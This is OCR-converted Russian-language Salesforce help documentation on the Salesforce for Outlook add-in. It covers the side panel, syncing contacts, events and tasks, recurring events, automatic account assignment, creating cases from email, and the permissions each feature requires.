
Доступно в версиях: **все** версии.

Боковая панель приложения Microsoft® Outlook® позволяет быстро создавать разные типы записей.

В зависимости от заданных параметров доступа к публикатору боковой панели Salesforce, пользователи могут создавать организации, обращения, контакты, интересы, возможности и другие типы записей прямо на боковой панели.

1. Выберите нужное сообщение эл. почты в приложении Outlook и щелкните значок .


   См. рисунок ниже.



2. Выберите нужное действие.

   Доступные действия настраиваются администратором (например, «Создать контакт»).

3. Введите сведения о записи.



4. Чтобы сохранить запись, щелкните значок .

   Помните, что вложения эл. почты не добавляются в созданные записи.

Поиск записей Salesforce в приложении Microsoft® Outlook®

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook И «Включить» функцию `Email to Salesforce`
Для добавления конкретных вложений эл. почты в систему Salesforce:	«Разрешить пользователям выбор вложений» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»
Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи:	Обратитесь в службу поддержки Salesforce.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Более подробную информацию о боковой панели можно посмотреть в разделе «Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®».

При просмотре сведений, отображающихся на боковой панели Salesforce, пользователи могут выполнять поиск дополнительных записей Salesforce. Поиск возвращает контакты и другие записи (например, кампании, обращения или возможности), которые могут быть связаны с задачами.

1. Чтобы просмотреть дополнительные записи Salesforce, выберите нужное сообщение эл. почты Outlook.
2. Щелкните значок на боковой панели.
3. Введите критерий поиска. Например, чтобы найти записи Salesforce, связанные со словом «*компьютеры*», введите критерий поиска «*компьютер*».
4. Чтобы просмотреть записи Salesforce, связанные с критерием поиска, щелкните значок поиска.

СМ. ТАКЖЕ:

Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Приложение Salesforce for Outlook позволяет прекратить создание повторяющихся контактов, событий и задач в приложении Outlook и системе Salesforce, а также начать между ними синхронизацию данных.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

~~Синхронизируемые~~ записи	Направление синхронизации	Необходимые полномочия пользователя
Контакты	Из Salesforce в Outlook	«Чтение» для контактов; для направления синхронизации контактов должно быть выбрано значение *«Из Salesforce в Outlook»*
	Оба направления	«Чтение» и «Редактирование» для контактов, а также «Чтение» для организаций; для направления синхронизации контактов должно быть выбрано значение *«Синхронизация в обоих направлениях»*
События и задачи	Из Outlook в Salesforce	«Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение *«Из Outlook в Salesforce»*
	Из Salesforce в Outlook	«Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение *«Из Salesforce в Outlook»*
	Оба направления	«Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение *«Синхронизация в обоих направлениях»*
	Многодневные события	«Включить многодневные события» для действий
	Повторяющиеся задачи Salesforce (при синхронизации с приложением Outlook)	«Синхронизировать повторяющиеся задачи Salesforce с приложением Outlook»

Прежде чем загрузить и установить приложение Salesforce for Outlook, убедитесь, что папки Outlook содержат нужные элементы. Если синхронизация выполняется по направлению из Outlook в Salesforce, то удаление записи из синхронизированной папки Outlook инициирует ее удаление из Salesforce. Если синхронизация выполняется по направлению из Salesforce в Outlook, то удаление записи из Salesforce инициирует ее удаление из Outlook.

Общие сведения о расписаниях синхронизации

Приложение Salesforce for Outlook синхронизирует элементы на основе системных операций. События и задачи синхронизируются автоматически каждые 10 минут; контакты синхронизируются автоматически каждый час. После 30 минут бездействия приложение Salesforce for Outlook выполняет синхронизацию событий и задач каждые 30 минут. После двух часов бездействия синхронизация всех обновлений выполняется автоматически каждый час, а после четырех часов — каждые четыре часа.

При необходимости выполните синхронизацию вручную. Правой кнопкой мыши щелкните значок ( ) в системной области рабочего стола и последовательно выберите пункты **«Синхронизировать»** > **«Синхронизировать»**.

Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

  Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook, независимо от того, являются они личными или нет, назначьте им категорию Outlook «*Не синхронизировать с Salesforce*». Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

Синхронизация контактов с помощью Salesforce for Outlook

Синхронизация событий с помощью Salesforce for Outlook

Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook

Синхронизация задач с помощью Salesforce for Outlook

Пользователи могут синхронизировать задачи между приложением Microsoft® Outlook® и системой Salesforce.

Автоматическое назначение организаций для синхронизированных контактов

СМ. ТАКЖЕ:

Синхронизация контактов с помощью Salesforce for Outlook

Синхронизация событий с помощью Salesforce for Outlook

Синхронизация задач с помощью Salesforce for Outlook

Мои неопределенные элементы

Синхронизация контактов с помощью Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для синхронизации контактов по направлению из Salesforce в Outlook:	«Чтение» для контактов И Для направления синхронизации контактов должно быть выбрано значение *«Из Salesforce в Outlook»*
Для синхронизации контактов в обоих направлениях:	«Чтение» и «Редактирование» для контактов, «Чтение» для организаций И Для направления синхронизации контактов должно быть выбрано значение *«Синхронизация в обоих направлениях»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Salesforce for Outlook позволяет синхронизировать важные контакты Outlook и Salesforce. При первоначальной синхронизации контактов приложение Salesforce for Outlook проверяет Outlook и Salesforce на наличие контактов с одинаковыми адресами эл. почты. При обнаружении совпадения контакты синхронизируются. В противном случае приложение Salesforce for Outlook выполняет проверку на наличие контакта с таким же личным именем, фамилией и названием компании. Если совпадения отсутствуют, то контакты синхронизируются после добавления нового контакта.

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов данных. В зависимости от возможности изменения направлений синхронизации, приложение Salesforce for Outlook может поддерживать перечисленные ниже способы синхронизации.

- *«Из Salesforce в Outlook»*
- *«Синхронизация в обоих направлениях»*

Приложение Salesforce for Outlook позволяет синхронизировать не более 5 000 контактов и не учитывает регистр при сопоставлении контактов.

Синхронизация контактов по направлению из Salesforce в Outlook

Условие	**Результат**
Если контакт существует в Outlook, то...	контакт Salesforce заменяет контакт Outlook, а затем выполняется синхронизация обоих контактов.
Если контакт отсутствует в Outlook, то...	приложение Salesforce for Outlook синхронизирует контакт Salesforce и создает контакт Outlook.
Если контакт удаляется из Outlook, то...	приложение Salesforce for Outlook не синхронизирует контакт Salesforce повторно.
Если найдено несколько совпадающих контактов в Outlook, то...	приложение Salesforce for Outlook выбирается и синхронизирует один из них.

Условие	Результат
Если контакт обновляется в Salesforce, то...	контакт Salesforce заменяет контакт Outlook.
Если контакт обновляется в Outlook, то...	обновленный контакт Outlook сохраняется, но не синхронизируется с контактом Salesforce. При следующем обновлении контакта Salesforce контакт Salesforce заменяет контакт Outlook.
Если контакт удаляется из Salesforce, то...	также удаляется соответствующий контакт Outlook. Если контакт Outlook удален, а контакт Salesforce обновлен, то контакт Outlook подлежит восстановлению.

Синхронизация контактов в обоих направлениях между Salesforce и Outlook

Условие	Результат
Если контакт существует только на одной стороне синхронизации, то...	контакт создается автоматически на другой стороне, а затем выполняется синхронизация обоих контактов.
Если найден совпадающий контакт, то...	один контакт заменяет другой контакт, а затем выполняется синхронизация записей. Если конфигурация Outlook определяет приоритет контактов Outlook, то запись Outlook заменяет запись Salesforce, или наоборот, в случае приоритета контактов Salesforce. Изменения в одной записи автоматически переносятся в другую запись. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.
Если найдено несколько совпадающих контактов в Salesforce, то...	при наличии одного контакта Outlook, для которого указан адрес эл. почты, контакт Outlook синхронизируется с контактом Salesforce на основе заданных пользователем критериев соответствия (например, с тем контактом, который обновлялся последним).
Если контакт обновляется, то...	последние изменения добавляются в оба контакта. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.
Если контакт удаляется из Salesforce, а контакт Outlook обновляется, то...	соответствующий контакт Outlook удаляется в том случае, если приоритет контактов Salesforce выше; а контакт Salesforce восстанавливается в том случае, если приоритет контактов Outlook выше.
Если контакт удаляется из Outlook, а контакт Salesforce обновляется, то...	соответствующий контакт Salesforce удаляется в том случае, если приоритет контактов Outlook выше; а контакт Outlook восстанавливается в том случае, если приоритет контактов Salesforce выше.

Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

  Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook независимо от того, являются они личными или нет, назначьте им категорию Outlook *«Не синхронизировать с Salesforce»*. Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Определение синхронизированных контактов

Синхронизация событий с помощью Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для синхронизации событий по направлению из Outlook в Salesforce:	«Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение *«Из Outlook в Salesforce»*
Для синхронизации событий по направлению из Salesforce в Outlook:	«Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение *«Из Salesforce в Outlook»*
Для синхронизации событий в обоих направлениях:	«Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение *«Синхронизация в обоих направлениях»*
Для синхронизации многодневных событий:	«Включить многодневные события» для действий

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Salesforce for Outlook позволяет синхронизировать события Outlook и Salesforce. Синхронизированное событие может быть назначено связанным записям Salesforce (например, контактам, организациям, возможностям и т. д.). Кроме того, благодаря синхронизации событий пользователям доступно более точное представление о текущей загруженности при создании событий и отправке запросов на проведение конференций посредством календаря Salesforce.

Какие события доступны для синхронизации?

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов

данных. Фильтры, заданные в конфигурации, определяют события, подлежащие синхронизации. Ниже указаны возможные значения.

- *«СЕГОДНЯ»*: синхронизация событий, которые завершаются сегодня или позже. Время начала — 00:00.
- *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация событий, которые завершились в первый день прошлого месяца или позже.
- *«ПОСЛЕДНИЕ N ДН.»*: синхронизация событий, которые завершились указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ 30 ДН.»*).

Синхронизация обновлений для события прекращается в том случае, если событие не соответствует указанному диапазону.

Синхронизации не подлежат: события на весь день, начинающиеся в первый день синхронизации; участники события. Многодневные события синхронизируются как отдельные события в обоих направлениях. Шаблоны повторяющихся событий должны полностью совпадать. Приложение Salesforce for Outlook синхронизирует события на основе их конечных, а не начальных дат. Например, при синхронизации текущих и будущих событий также выполняется синхронизация двухдневных событий, выполнение которых началось вчера.

Как соотносятся события?

При первоначальной синхронизации события связываются с текущими событиями, тема и время которых совпадают, либо, в случае отсутствия совпадений, добавляются новые события.

Как назначить события записям Salesforce?

Событие, добавленное в систему Salesforce, может быть назначено другим записям с помощью страницы «Мои неопределенные элементы» или полей события «Связано с» и «Имя». Событие добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если событие содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных событий.

Кому доступны синхронизированные события в системе Salesforce?

События, которые не являются личными, доступны текущему пользователю Salesforce, вышестоящим пользователям в иерархии ролей и пользователям, имеющим доступ к связанным записям. Полномочие на просмотр календаря может быть предоставлено другим пользователям, персональным и общедоступным группам, ролям или ролям и подчиненным.

Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

  Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook независимо от того, являются они личными или нет, назначьте им категорию Outlook *«Не синхронизировать с Salesforce»*. Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Определение синхронизированных событий

Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook

Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ		ВЕРСИИ
Для синхронизации повторяющихся событий между приложением Outlook и системой Salesforce:	Повторяющиеся события Кроме того, «Чтение» и «Редактирование» для событий, а также одно из следующих направлений синхронизации событий. *«Из Outlook в Salesforce»*, *«Из Salesforce в Outlook»* или *«Синхронизация в обоих направлениях»*	Доступно для настройки в версиях: Salesforce Classic и Lightning Experience Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Outlook позволяет организации синхронизировать повторяющиеся события между Outlook и Salesforce. Ниже перечислены возможные шаблоны синхронизации повторов.

- Ежедневно
- Еженедельно
- Ежемесячно
- Ежегодно

Повторяющиеся события, синхронизированные с системой Salesforce, могут быть назначены связанным записям (например, контактам, организациям, возможностям и т. д.). Кроме того, благодаря синхронизации повторяющихся событий пользователям доступно более точное представление о текущей загруженности при создании событий и отправке запросов на проведение конференций посредством календаря Salesforce.

Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

Общие сведения о различиях между Outlook и Salesforce

Приложение Outlook и система Salesforce поддерживают разные алгоритмы работы повторяющихся событий.

Объект	Рекомендации
Диапазоны экземпляров	Если повторы содержат более 100 экземпляров, то приложение Salesforce for Outlook создает последовательность Salesforce, содержащую 100 экземпляров. После выполнения текущих экземпляров приложение Salesforce for Outlook автоматически добавляет новую последовательность, охватывающую следующую сотню экземпляров. Расписание добавления данных групп системой Salesforce определяется количеством выполненных экземпляров, датой последней синхронизации и наличием измененных экземпляров.
Ежемесячные экземпляры	Приложение Salesforce for Outlook не поддерживает шаблон повторения Outlook **«выходной день»**.
Ежегодные экземпляры	Приложение Salesforce for Outlook позволяет настраивать ежегодные события. Приложение Salesforce for Outlook синхронизирует повторяющуюся последовательность только при вводе значения *«1»* в поле **«Повторять кажд.»** шаблона повторения Outlook. Данный параметр позволяет настраивать ежегодные повторы, но не повторы каждые 2 или 3 года. Кроме того, приложение Salesforce for Outlook не поддерживает шаблон повторения Outlook **«выходной день»**.
Многодневные события	Система Salesforce не поддерживает повторяющиеся многодневные события.

Изменение повторяющейся последовательности

При необходимости повторяющаяся последовательность может быть изменена. Ниже перечислены рекомендации, позволяющие предотвратить потерю сведений об отдельно измененных экземплярах.

Объект изменения	Рекомендации
Повторяющаяся последовательность в приложении Outlook	Данные изменения не применяются к отдельно измененным экземплярам Salesforce. Например, пользователь изменяет время встречи в отдельном экземпляре, а затем изменяет время встречи во всей последовательности. В этом случае время встречи, измененное в последовательности, не применяется к отдельному измененному экземпляру. Ниже перечислены доступные критические изменения. • Время встречи • Шаблоны повторения • Диапазоны экземпляров Критические изменения, внесенные в повторяющуюся последовательность, инициируют потерю изменений в отдельных экземплярах.
Начальные даты для повторяющейся последовательности Outlook	Система Salesforce не поддерживает изменения прошедших начальных дат.
Конечные даты для повторяющейся	Данное критическое изменение удаляет все изменения, внесенные в отдельные экземпляры последовательности в приложении Outlook. Данные изменения не применяются в приложении

Объект изменения	Рекомендации
последовательности Salesforce	Outlook. При необходимости конечные даты могут быть изменены в приложении Outlook, однако данный тип критических изменений удаляет все изменения, внесенные в отдельные экземпляры (как в приложении Outlook, так и в системе Salesforce).
Отдельные экземпляры	• Критические изменения, внесенные в повторяющуюся последовательность, могут инициировать потерю данных изменений. • При удалении экземпляра и его последующей замене другим экземпляром приложение Salesforce for Outlook обновляет записи Salesforce некорректно. В этом случае экземпляр, удаленный из приложения Outlook, сохраняется в системе Salesforce наряду с экземпляром, используемым для его замены. Например, пользователь изменяет повторяющееся событие Outlook. Экземпляр «4 октября» удаляется и заменяется экземпляром «5 октября». При этом в системе Salesforce отображаются два экземпляра для даты «4 октября»: удаленный экземпляр и экземпляр, используемый для замены. Для даты «5 октября» экземпляры отсутствуют. • Изменения Outlook распространяются на экземпляры Salesforce независимо от наличия критических изменений в экземплярах Salesforce. Однако удаленные экземпляры Salesforce не восстанавливаются и не заменяются отдельными измененными экземплярами Outlook.

СМ. ТАКЖЕ:

- Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce
- Определение синхронизированных событий
- Синхронизация событий с помощью Salesforce for Outlook

Синхронизация задач с помощью Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для синхронизации задач по направлению из Outlook в Salesforce:	«Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение *«Из Outlook в Salesforce»*
Для синхронизации задач по направлению из Salesforce в Outlook:	«Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение *«Из Salesforce в Outlook»*
Для синхронизации задач в обоих направлениях:	«Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение *«Синхронизация в обоих направлениях»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Пользователи могут синхронизировать задачи между приложением Microsoft® Outlook® и системой Salesforce.

Синхронизированная задача может быть назначена связанным записям Salesforce (например, контактам, организациям и возможностям).

Какие задачи доступны для синхронизации?

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов данных. Фильтры, заданные в конфигурации, определяют задачи, подлежащие синхронизации. Ниже указаны возможные значения.

- *«СЕГОДНЯ»*: синхронизация задач с крайним сроком сегодня или позже. Время начала — 00:00.
- *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация задач с крайним сроком в первый день прошлого месяца или позже.
- *«ПОСЛЕДНИЕ N ДН.»*: синхронизация задач с крайним сроком в указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ 30 ДН.»*).

Приложение Salesforce for Outlook позволяет синхронизировать только некоторые типы задач. Ниже перечислены типы задач, синхронизируемые только при условии соответствия диапазону дат, заданному посредством фильтра задач.

- Повторяющиеся задачи Salesforce (при синхронизации с приложением Outlook)
- Выполненные задачи (при условии, что задачи помечаются как выполненные после синхронизации посредством приложения Salesforce for Outlook)
- Отложенные задачи
- Выполняемые задачи
- Неначатые задачи
- Повторяющиеся задачи, создаваемые в системе Salesforce
- Задачи, помеченные для последующего выполнения
- Ожидающие задачи

Ниже перечислены несинхронизируемые задачи.

- Повторяющиеся задачи Outlook (при синхронизации с системой Salesforce)
- Выполненные задачи (при условии, что задачи помечаются как выполненные перед синхронизацией посредством приложения Salesforce for Outlook)
- Адреса электронной почты или контакты, добавленные в список задач при пометке элементов для последующего выполнения (так как Outlook не рассматривает эти элементы как задачи)

Как соотносятся задачи?

При первоначальной синхронизации задачи связываются с текущими задачами, темы и крайние сроки которых совпадают. Задачи без крайнего срока связываются только на основе одинаковой темы.

Как назначить задачи записям Salesforce?

Задача, добавленная в систему Salesforce, может быть назначена другим записям с помощью страницы «Мои неопределенные элементы» или полей задачи «Связано с» и «Имя». Задача добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если задача содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных задач.

Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

  Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook независимо от того, являются они личными или нет, назначьте им категорию Outlook *«Не синхронизировать с Salesforce»*. Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Определение синхронизированных задач Outlook

Автоматическое назначение организаций для синхронизированных контактов

Приложение Salesforce for Outlook позволяет автоматически назначать синхронизированные контакты Outlook организациям.

В таблице ниже описан процесс назначения организаций.

Условие	Результат
Если компания контакта соответствует одной организации Salesforce, то...	контакт назначается этой организации.
Если компания контакта соответствует нескольким организациям Salesforce или не соответствует ни одной организации, то...	контакт добавляется в список «Мои неопределенные элементы» в системе Salesforce, который можно просмотреть на начальной странице контактов или в приложении Salesforce for Outlook. Данный список позволяет вручную назначать контакты текущим организациям, добавлять новые организации и подтверждать, что контакты являются личными.
Если для контакта не указано название компании, то...	контакт считается личным, поэтому не добавляется в список «Мои неопределенные элементы».
Если компания контакта изменяется в Outlook, то...	при обнаружении соответствующей организации Salesforce, контакт назначается этой организации. В противном случае контакт добавляется в список «Мои неопределенные элементы» для последующего определения.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения организаций:

- Чтение для организаций и Редактирование для контактов

Для создания организаций:

- «Создание» для организаций и «Редактирование» для контактов

  И

  Показать быстрое создание

Условие	Результат
Если неопределенный контакт удаляется в Outlook, то...	контакт удаляется из списка «Мои неопределенные элементы» при его следующем просмотре.
Если неопределенный контакт изменяется в Outlook, то...	запись контакта обновляется в списке «Мои неопределенные элементы». Если меняется компания контакта, то система Salesforce проверяет сведения о новой компании на наличие совпадений с текущими организациями и, в случае обнаружения совпадения, назначает организации новую компанию.


СМ. ТАКЖЕ:

- Синхронизация контактов с помощью Salesforce for Outlook
- Определение синхронизированных контактов
- Управление конфигурацией Salesforce for Outlook

Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook

Прим.: Прежде чем использовать данную функцию, рекомендуем создать записи посредством боковой панели Salesforce. Помните, что создание обращений посредством боковой панели препятствует добавлению вложений эл. почты.

Если приложение Microsoft® Outlook® не содержит раскрывающейся кнопки **«Создать обращения»**, обратитесь к администратору, который может включить данную функцию.



При отслеживании обращений в системе Salesforce новые обращения могут быть созданы из сообщений эл. почты Microsoft® Outlook®. Сначала администратор должен создать цели Email-to-Case, которые отображаются при нажатии раскрывающейся кнопки **«Создать обращения»** в приложении Outlook. Каждой цели может соответствовать назначенный сотрудник, являющийся отдельным пользователем или очередью. При создании обращений пользователь может одновременно добавить не более 10 сообщений эл. почты для каждой цели.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления вложений эл. почты при создании обращений:

- Всегда сохранять вложения эл. почты в параметрах электронной почты Salesforce

  И

  Добавить сообщение эл. почты в конфигурации Salesforce for Outlook

1. Выберите не более 10 отправленных или полученных сообщений эл. почты Outlook и нажмите кнопку **«Создать обращения»**.

2. Выберите цель в раскрывающемся списке. Приложение Salesforce for Outlook добавляет выбранные сообщения эл. почты в качестве обращений Salesforce.

СМ. ТАКЖЕ:

Создание записей прямо на боковой панели Salesforce
Редактирование параметров эл. почты Salesforce for Outlook
Доступ к параметрам и инструментам приложения Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Чтобы установить Salesforce для пользователей Outlook с необходимыми им настройками, создайте конфигурации Outlook и макеты публикатора приложения эл. почты. При настройке Outlook можно выбрать, каким образом ваши представители синхронизируют контакты, события и задачи между Microsoft Outlook и Salesforce, или получают доступ к содержимому Salesforce из боковой панели Salesforce в Outlook. С помощью макетов публикатора приложения эл. почты предоставьте возможность вашим представителям непосредственно создавать записи Salesforce из боковой панели Salesforce. Для создания конфигураций Outlook и макетов публикатора эл. почты в меню «Настройка» введите строку «*Настройки Outlook*» в поле «Быстрый поиск» и выберите пункт **«Настройки Outlook»**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:
- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:
- Управление конфигурациями клиента эл. почты

